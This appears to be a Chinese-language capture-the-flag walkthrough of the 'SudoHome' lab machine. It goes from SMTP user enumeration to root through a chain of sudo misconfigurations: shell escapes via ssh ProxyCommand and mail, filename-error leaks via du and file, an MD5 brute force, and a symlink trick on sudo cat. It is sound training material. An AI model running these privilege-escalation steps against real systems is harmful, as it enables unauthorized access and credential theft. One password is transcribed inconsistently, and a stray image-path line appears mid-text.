主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/sudohome]
└─# arp-scan -I eth1 -l

192.168.56.107  08:00:27:20:b4:c5       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.107`

端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/sudohome]
└─# nmap -p- 192.168.56.107
PORT   STATE SERVICE
22/tcp open  ssh
25/tcp open  smtp
80/tcp open  http
```

开放了`22/ssh，25/smtp和80/http`

25端口探测

经典的枚举用户名

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/sudohome]
└─# smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t
192.168.56.107
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /usr/share/wordlists/metasploit/unix_users.txt
Target count ............. 1
Username count ........... 175
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Tue Nov 25 10:23:12 2025 #########
192.168.56.107: _apt exists
192.168.56.107: backup exists
192.168.56.107: bin exists
192.168.56.107: daemon exists
192.168.56.107: gnats exists
192.168.56.107: games exists
192.168.56.107: irc exists
192.168.56.107: list exists
```

```
192.168.56.107: lp exists
192.168.56.107: mail exists
192.168.56.107: man exists
192.168.56.107: messagebus exists
192.168.56.107: news exists
192.168.56.107: nobody exists
192.168.56.107: postmaster exists
192.168.56.107: postfix exists
192.168.56.107: proxy exists
192.168.56.107: ROOT exists
192.168.56.107: root exists
192.168.56.107: sshd exists
192.168.56.107: sync exists
192.168.56.107: sys exists
192.168.56.107: systemd-network exists
192.168.56.107: systemd-coredump exists
192.168.56.107: systemd-resolve exists
192.168.56.107: systemd-timesync exists
192.168.56.107: uucp exists
192.168.56.107: www-data exists
######## Scan completed at Tue Nov 25 10:23:12 2025 #########
28 results.

175 queries in 1 seconds (175.0 queries / sec)
```

看来没有想要的东西出现，奇怪的`ROOT`用户

80端口探测

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/sudohome]
└─# curl 192.168.56.107
<!-- try ssh -->
```

就一句**try ssh**

user1

hydra爆破无果

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/sudohome]
└─# ssh ROOT@192.168.56.107

user1:0woA8Sr7I83R0ZwmnTcH
ROOT@192.168.56.107's password:
```

藏这了

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/sudohome]
└─# ssh user1@192.168.56.107
user1:0woA8Sr7I83R0ZwmnTcH
user1@192.168.56.107's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
```

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 23 08:35:38 2025 from 192.168.56.247
user1@SudoHome:~$
```

`user1:0woA8Sr7I83R0ZwmnTcH`

拿到shell后看`/etc/passwd`未发现ROOT用户，可能大小写不敏感吧

```
┌──(root㉿kali)-[~/Desktop]
└─# telnet 192.168.56.107 25
HELO localhost
250 moban
VRFY ROOT
252 2.0.0 ROOT
VRFY root
252 2.0.0 root
VRFY Root
252 2.0.0 Root
```

在查看`/etc/passwd`时发现有user1-10，10个用户，每个用户下有有一个password.txt文件

user2

```
user1@SudoHome:~$ sudo -l
Matching Defaults entries for user1 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user1 may run the following commands on SudoHome:
    (user2) NOPASSWD: /usr/bin/du
```

查看帮助命令发现

```
--files0-from=F   summarize disk usage of the
                  NUL-terminated file names specified in file F;
                  if F is -, then read names from standard input
```

测试参数`--files0-from=F`

```
#\0结尾，文件存在
user1@SudoHome:~$ printf "password.txt\0" > output.txt
user1@SudoHome:~$ xxd -s -10 output.txt
00000003: 7377 6f72 642e 7478 7400                 sword.txt.
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-from=output.txt
4       password.txt    #正常回显
#\0结尾，文件不存在
user1@SudoHome:~$ printf "password.pdf\0" > output.txt
```

```
user1@SudoHome:~$ xxd -s -10 output.txt
00000003: 7377 6f72 642e 7064 6600                 sword.pdf.
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-from=output.txt
/usr/bin/du: cannot access 'password.pdf': No such file or directory
#正常，文件存在
user1@SudoHome:~$ printf "password.txt" > output.txt
user1@SudoHome:~$ xxd -s -10 output.txt
00000002: 7373 776f 7264 2e74 7874                 ssword.txt
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-from=output.txt
4       password.txt    #正常回显
#正常，文件不存在
user1@SudoHome:~$ printf "password.pdf" > output.txt
user1@SudoHome:~$ xxd -s -10 output.txt
00000002: 7373 776f 7264 2e70 6466                 ssword.pdf
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-from=output.txt
/usr/bin/du: cannot access 'password.pdf': No such file or directory
#\n结尾，文件存在
user1@SudoHome:~$ printf "password.txt\n" > output.txt
user1@SudoHome:~$ xxd -s -10 output.txt
00000003: 7377 6f72 642e 7478 740a                 sword.txt.
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-from=output.txt
/usr/bin/du: cannot access 'password.txt'$'\n': No such file or directory
#\0\n情况
user1@SudoHome:~$ printf "password.txt\0\n" > output.txt
user1@SudoHome:~$ printf "password.txt\n" >> output.txt
user1@SudoHome:~$ xxd output.txt
00000000: 7061 7373 776f 7264 2e74 7874 000a 7061  password.txt..pa
00000010: 7373 776f 7264 2e74 7874 0a              ssword.txt.
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-from=output.txt
4       password.txt
/usr/bin/du: cannot access ''$'\n''password.txt'$'\n': No such file or directory
#\n\0情况
user1@SudoHome:~$ printf "password.txt\n\0" > output.txt
user1@SudoHome:~$ xxd output.txt
00000000: 7061 7373 776f 7264 2e74 7874 0a00       password.txt..
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-from=output.txt
/usr/bin/du: cannot access 'password.txt'$'\n': No such file or directory
```

> 可以总结出两点：（暴露出文件内容）
>
> 1.引用文件内，该文件不存在
>
> 2.遇到\n

```
user1@SudoHome:~$ xxd password.txt
00000000: 3077 6f41 3853 7237 4938 3352 305a 776d  0woA8Sr7I83R0Zwm
00000010: 6e54 6348 0a                             nTcH.
```

看user1的密码，可以推测user2的密码应该也以0a结尾且以密码命名的文件应该没有，即使有也😜

```
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-
from=/home/user2/password.txt
/usr/bin/du: cannot access 'tLPi3BLMG2zmwvZ5z9rh'$'\n': No such file or
directory
```

`user2:tLPi3BLMG2zmwvZ5z9rh`

user3

```
user2@SudoHome:~$ sudo -l
Matching Defaults entries for user2 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user2 may run the following commands on SudoHome:
    (user3) NOPASSWD: /usr/bin/file
```

查看帮助命令

```
-f, --files-from FILE      read the filenames to be examined from FILE
```

```
user2@SudoHome:~$ sudo -u user3 /usr/bin/file -f /home/user3/password.txt
TFqxDyfGO69DP1lyjtOf: cannot open `TFqxDyfGO69DP1lyjtOf' (No such file or
directory)
```

`user3:TFqxDyfGO69DP1lyjtOf`

user4

```
user3@SudoHome:~$ sudo -l
Matching Defaults entries for user3 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user3 may run the following commands on SudoHome:
    (user4) NOPASSWD: /usr/bin/mc
```

查看帮助命令


```
-U, --subshell            Enables subshell support (default)
-u, --nosubshell          Disables subshell support
-v, --view=<file>         Launches the file viewer on a file
```

方法一：-U拿shell

```
user3@SudoHome:~$ sudo -u user4 /usr/bin/mc -U
#这个时候会进入一行的shell，执行完命令exit退出就可以看到下面的内容
user4@SudoHome:/home/user3$ cat /home/user4/password.txt
BOaWh2XHpp5hOIVtCUbn
```

方法二：-v查看

执行`sudo -u user4 /usr/bin/mc -v /home/user4/password.txt`



`user4:B0aWh2XHpp5hOIVtCUbn`

user5

```
user4@SudoHome:~$ sudo -l
Matching Defaults entries for user4 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user4 may run the following commands on SudoHome:
    (user5) NOPASSWD: /usr/bin/ssh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
user4@SudoHome:~$ sudo -u user5 /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
$ id
uid=1004(user5) gid=1004(user5) groups=1004(user5)
```

直接拿到user5的shell

```
$ cat /home/user5/password.txt
GZ5KErjFycaYHZGj7GcI
```

`user5:GZ5KErjFycaYHZGj7GcI`

user6

```
user5@SudoHome:~$ sudo -l
Matching Defaults entries for user5 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user5 may run the following commands on SudoHome:
    (user6) NOPASSWD: /usr/bin/rev
```

查看帮助命令

```
user5@SudoHome:~$ sudo -u user6 /usr/bin/rev -h
Usage: rev [options] [file ...]

Reverse lines characterwise.    #逐字符反转

Options:
 -h, --help     display this help
 -V, --version  display version

For more details see rev(1).
```

反转两遍不就出来了

```
user5@SudoHome:~$ sudo -u user6 /usr/bin/rev /home/user6/password.txt >
user6.txt
user5@SudoHome:~$ sudo -u user6 /usr/bin/rev user6.txt
Z5cWU36wQhxAVGJbGwoL
```

`user6:Z5cWU36wQhxAVGJbGwoL`

user7

```
user6@SudoHome:~$ sudo -l
Matching Defaults entries for user6 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user6 may run the following commands on SudoHome:
    (user7) NOPASSWD: /usr/bin/cp
```

```
user6@SudoHome:~$ ls -al /home/user7
total 28
drwxr-xr-x  2 user7 user7 4096 Nov 24 23:39 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user7 user7  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user7 user7 3526 Apr 18  2019 .bashrc
-rw-------  1 user7 user7   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user7 user7  807 Apr 18  2019 .profile
```

由于user7家目录下.profile文件可读，所以将内容cp到.profile文件

(建议把文件恢复一下)

```
user6@SudoHome:~$ sudo -u user7 /usr/bin/cp /home/user7/password.txt
/home/user7/.profile
user6@SudoHome:~$ cat /home/user7/.profile
HLoKAOu86miWIYKdyVx3
```

`user7:HLoKAOu86miWIYKdyVx3`

user8

```
user7@SudoHome:~$ sudo -l
Matching Defaults entries for user7 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user7 may run the following commands on SudoHome:
    (user8) NOPASSWD: /usr/bin/mail
```

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) GNU version only.

```
mail --exec='!/bin/sh'
```

(b) This creates a valid Mbox file which may be required by the binary.

```
TF=$(mktemp)
echo "From nobody@localhost $(date)" > $TF
mail -f $TF
!/bin/sh
```

第一种不行，版本好像不是GUN的

```
user7@SudoHome:~$ touch xhh.txt
user7@SudoHome:~$ sudo -u user8 /usr/bin/mail -f xhh.txt
Mail version 8.1.2 01/15/2001.  Type ? for help.
"xhh.txt": 0 messages [Read only]
& !/bin/sh
$ whoami
user8
```

```
$ cat /home/user8/password.txt
UxeGoUq8xqBRxyWVQPYK
```

`user8:UxeGoUq8xqBRxyWVQPYK`

user9

```
user8@SudoHome:~$ sudo -l
Matching Defaults entries for user8 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user8 may run the following commands on SudoHome:
    (user9) NOPASSWD: /usr/bin/wfuzz
```

拿user9的password.txt当字典随便FUZZ一下

```

```

```
user8@SudoHome:~$ sudo -u user9 /usr/bin/wfuzz -w /home/user9/password.txt
http://127.0.0.1/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload

=====================================================================

000000001:   404        9 L      31 W       271 Ch      "peqkSBCDKvVxxNwcq1j4"


Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

`user9:peqkSBCDKvVxxNwcq1j4`

user10

```
user9@SudoHome:~$ sudo -l
Matching Defaults entries for user9 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user9 may run the following commands on SudoHome:
    (user10) NOPASSWD: /usr/bin/md5sum
```

先加密一下user10的password

```
user9@SudoHome:~$ sudo -u user10 /usr/bin/md5sum -t /home/user10/password.txt
65e31d336be184593812c18533fa4fa2  /home/user10/password.txt
```

从攻击机get下rockyou，划出长度相等的密码

```
user9@SudoHome:~$ busybox wget 192.168.56.247:8000/rockyou.txt
Connecting to 192.168.56.247:8000 (192.168.56.247:8000)
rockyou.txt          100%
|********************************************************************************
****************|  133M  0:00:00 ETA
user9@SudoHome:~$ cat rockyou.txt|awk 'length($0)==12' > pass.txt
```

脚本爆破

```
user9@SudoHome:~$ vim baopo.sh
user9@SudoHome:~$ cat baopo.sh  #大佬脚本，我的可能是一坨
#!/bin/bash

while read p; do
# echo 默认会自动加换行符，正好符合 13 字节的要求
echo "$p" | md5sum | grep "65e31d336be184593812c18533fa4fa2" && echo "密码是:
$p" && break
done < pass.txt
user9@SudoHome:~$ bash baopo.sh
65e31d336be184593812c18533fa4fa2  -
密码是:
morrinsville
```

`user10:morrinsville`

root

```
user10@SudoHome:~$ sudo -l
Matching Defaults entries for user10 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user10 may run the following commands on SudoHome:
    (ALL) NOPASSWD: /usr/bin/cat /home/user10/.important
```

只能cat这个文件

那就删了创个链接

```
user10@SudoHome:~$ rm -rf .important
user10@SudoHome:~$ ln -sf /root/password.txt /home/user10/.important
user10@SudoHome:~$ sudo -u root /usr/bin/cat /home/user10/.important
f522d1d715970073a6413474ca0e0f63
```